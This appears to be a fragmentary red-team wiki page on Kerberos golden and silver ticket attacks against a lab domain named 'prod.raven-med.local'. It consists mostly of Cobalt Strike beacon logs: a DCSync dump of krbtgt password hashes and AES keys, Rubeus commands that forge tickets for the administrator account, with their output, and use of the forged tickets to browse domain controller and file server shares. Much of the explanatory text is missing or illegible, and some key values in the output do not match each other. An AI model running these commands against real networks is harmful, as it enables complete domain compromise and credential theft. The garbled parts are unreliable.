

Kerberos

TGT

DC


krbtgt

NTLM

TGT

krbtgt

NTLM



krbtgt

Lsass.exe

DCSync

krbtgt

```
beacon> dcsync prod.raven-med.local prod\krbtgt
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:prod.raven-med.local /user:prod\krbtgt command
[+] host called home, sent: 296050 bytes
[+] received output:
[DC] 'prod.raven-med.local' will be the domain
[DC] 'dc01.prod.raven-med.local' will be the DC server
[DC] 'prod\krbtgt' will be the user account
```

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 (USER_OBJECT)
User Account Control : 00000202 (ACCOUNTDISABLE NORMAL_ACCOUNT)
Account expiration :
Password last change : 1/20/2023 8:14:17 PM
Object Security ID : S-1-5-21-1674258736-4167122442-1078531953-502
Object Relative ID : 502

Credentials:

Hash NTLM: 94b3020b55c558748fdf5c1521bc5194
ntlm- 0: 94b3020b55c558748fdf5c1521bc5194
lm - 0: c5cc7f01260465b95d0b9ecb6e3faa09

Supplemental Credentials:

* Primary:NTLM-Strong-NTOWF *
Random Value : 2d772adfd4f4b0a8d8ce9da0025b1665

* Primary:Kerberos-Newer-Keys *
Default Salt : PROD.RAVEN-MED.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 8d253b4d7db4f28ccbb653ba5dfc3ba878bd376d99ab4859d575201935d79157
aes128_hmac (4096) : 8f7cf8d752f44b20cd0da97c784d5971
des_cbc_md5 (4096) : d5156b377a85bfab

krbtgt

FQDN

SID

Rubeus

Rubeus.exe golden /aes256:8d253b4d7db4f28ccbb653ba5dfc3ba878bd376d99ab4859d575201935d79157
/user:administrator /domain:prod.raven-med.local /sid:S-1-5-21-1674258736-4167122442-
1078531953 /nowrap

```
beacon> execute-assembly /opt/red/rubeus.exe golden /aes256:8d253b4d7db4f28ccbb653ba5dfc3ba878bd376d99ab4859d575201935d79157 /user:administrator /domain:prod.raven-med.local /sid:S-1-5-21-1674258736-4167122442-1078531953 /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe golden /aes256:8d253b4d7db4f28ccbb653ba5dfc3ba878bd376d99ab4859d575201935d79157 /user:administrator /domain:prod.raven-med.local /sid:S-1-5-21-1674258736-4167122442-1078531953 /nowrap
[+] host called home, sent: 551833 bytes
[+] received output:
```



v2.2.0

[*] Action: Build TGT

[*] Building PAC

[*] Domain : PROD.RAVEN-MED.LOCAL (PROD)
[*] SID : S-1-5-21-1674258736-4167122442-1078531953
[*] UserId : 500
[*] Groups : 520, 512, 513, 510, 518
[*] ServiceKey : 80253b4d70b4f28ccbb653ba5dfc3ba878bd376d99ab4859d575201935d79157
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey : 80253b4d70b4f28ccbb653ba5dfc3ba878bd376d99ab4859d575201935d79157
[*] KDCKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service : krbtgt
[*] Target : prod.raven-med.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'administrator@prod.raven-med.local'

[*] AuthTime : 6/13/2023 7:42:44 PM
[*] StartTime : 6/13/2023 7:42:44 PM
[*] EndTime : 6/14/2023 5:42:44 AM
[*] RenewTill : 6/20/2023 7:42:44 PM

[*] base64(ticket.kirbi):

doIFLTCCBZGwAIBBaEDAgEWooIEZDCCBGbhggRcMIIeWKADAgEFOrybFFBST0QuUkFWRU4tTUVELkxPQ0FMoikwJ6ADAgEC0SAwHhsGa3JidGd0GxRwcm9kLnJhdmVudWw1LlZC5sb2NhbKOCBAwwg

```

beacon> make_token prod\administrator NotRealPassword
[*] Tasked beacon to create a token for prod\administrator
[+] host called home, sent: 52 bytes
[+] Impersonated PROD\servermgr
beacon> kerberos_ticket_use /root/Desktop/golden.kirbi
[*] Tasked beacon to apply ticket in /root/Desktop/golden.kirbi
[+] host called home, sent: 2995 bytes
beacon> ls \\dc01\c$
[*] Tasked beacon to list files in \\dc01\c$
[+] host called home, sent: 27 bytes
[*] Listing: \\dc01\c$\

Size      Type      Last Modified      Name
----
dir        09/15/2018 00:19:00  $Recycle.Bin
dir        01/20/2023 19:37:47  Documents and Settings
dir        09/15/2018 00:19:00  PerfLogs
dir        01/28/2023 12:08:46  Program Files
dir        01/20/2023 13:16:12  Program Files (x86)
dir        04/02/2023 13:18:22  ProgramData
dir        01/20/2023 19:37:53  Recovery
dir        01/20/2023 15:39:31  System Volume Information
dir        01/20/2023 13:16:07  Users
dir        01/20/2023 19:13:12  Windows
512mb     fil       04/01/2023 20:49:26  pagefile.sys


```

KB5008380

KB5008380 Kerberos PAC Requestor Enforcement PAC PAC PAC

PAC () TGS (AP_REQ) Kerberos PAC KDC (AS_REQ)

PAC data in the Kerberos flow



VALIDATION_INFO		
CommonHeader:		
Version:	1	
Endianness:	16	
CommonHeaderLength:	8	
Filler:	3435973836	
PrivateHeader:		
ObjectBufferLength:	0	
Filler:	3435973836	
Data:		
LogonTime:		
dwLowDateTime:	3581044230	
dwHighDateTime:	30974159	
LogoffTime:		
dwLowDateTime:	4294967295	
dwHighDateTime:	2147483647	
KickOffTime:		
dwLowDateTime:	4294967295	
dwHighDateTime:	2147483647	
PasswordLastSet:		
dwLowDateTime:	3686258327	
dwHighDateTime:	30782519	
PasswordCanChange:		
dwLowDateTime:	102864535	
dwHighDateTime:	30782721	
PasswordMustChange:		
dwLowDateTime:	4294967295	
dwHighDateTime:	2147483647	
EffectiveName:	'BB8'	
FullName:	'BB8'	
LogonScript:	''	
ProfilePath:	''	
HomeDirectory:	''	
HomeDirectoryDrive:	''	
LogonCount:	7	
BadPasswordCount:	0	
UserId:	4191	
PrimaryGroupId:	513	
GroupCount:	2	
GroupIds:		
[		
RelativeId:	513	
Attributes:	7 ,	
RelativeId:	50106	
Attributes:	7 ,	
]		
UserFlags:	32	
UserSessionKey:		
Data:	b'\x00\x00\x00\x00	

PAC_REQUESTOR

UserSid:

```
Revision: 0
SubAuthorityCount: 0
IdentifierAuthority: b'\x00\x05\x15\x00\x00\x00'
SubAuthority:
[
    3781416057,
    1316462796,
    1760547704,
    4191,
]
```

PAC6 <https://github.com/gentilkiwi/mimikatz/pull/380>

AES256

NTLM

Rubeus

A

FQDN

AES256

SID

File01

```
rubeus.exe silver /service:cifs/file01.prod.raven-med.local
/aes256:c9e598cd2a9b08fe31936f2c1846a8365d85147f75b8000cbc90e3c9de50fcc7 /user:administrator
/domain:prod.raven-med.local /sid:S-1-5-21-1674258736-4167122442-1078531953 /nowrap
```


[illegible]

```
beacon> make_token prod\administrator NotRealPassword
[*] Tasked beacon to create a token for prod\administrator
[+] host called home, sent: 52 bytes
[+] Impersonated PROD\alice
beacon> kerberos_ticket_use /root/Desktop/silver.kirbi
[*] Tasked beacon to apply ticket in /root/Desktop/silver.kirbi
[+] host called home, sent: 3039 bytes
beacon> ls \\file01\c$
[*] Tasked beacon to list files in \\file01\c$
[+] host called home, sent: 29 bytes
[*] Listing: \\file01\c$\
```


PsExec	CIFS
WMI	HOST, RPCSS
WinRM	HOST, HTTP
	HOST
DCSync	LDAP ()

Revision #9
Created 5 September 2022 03:12:12 by
Updated 15 June 2023 23:04:18 by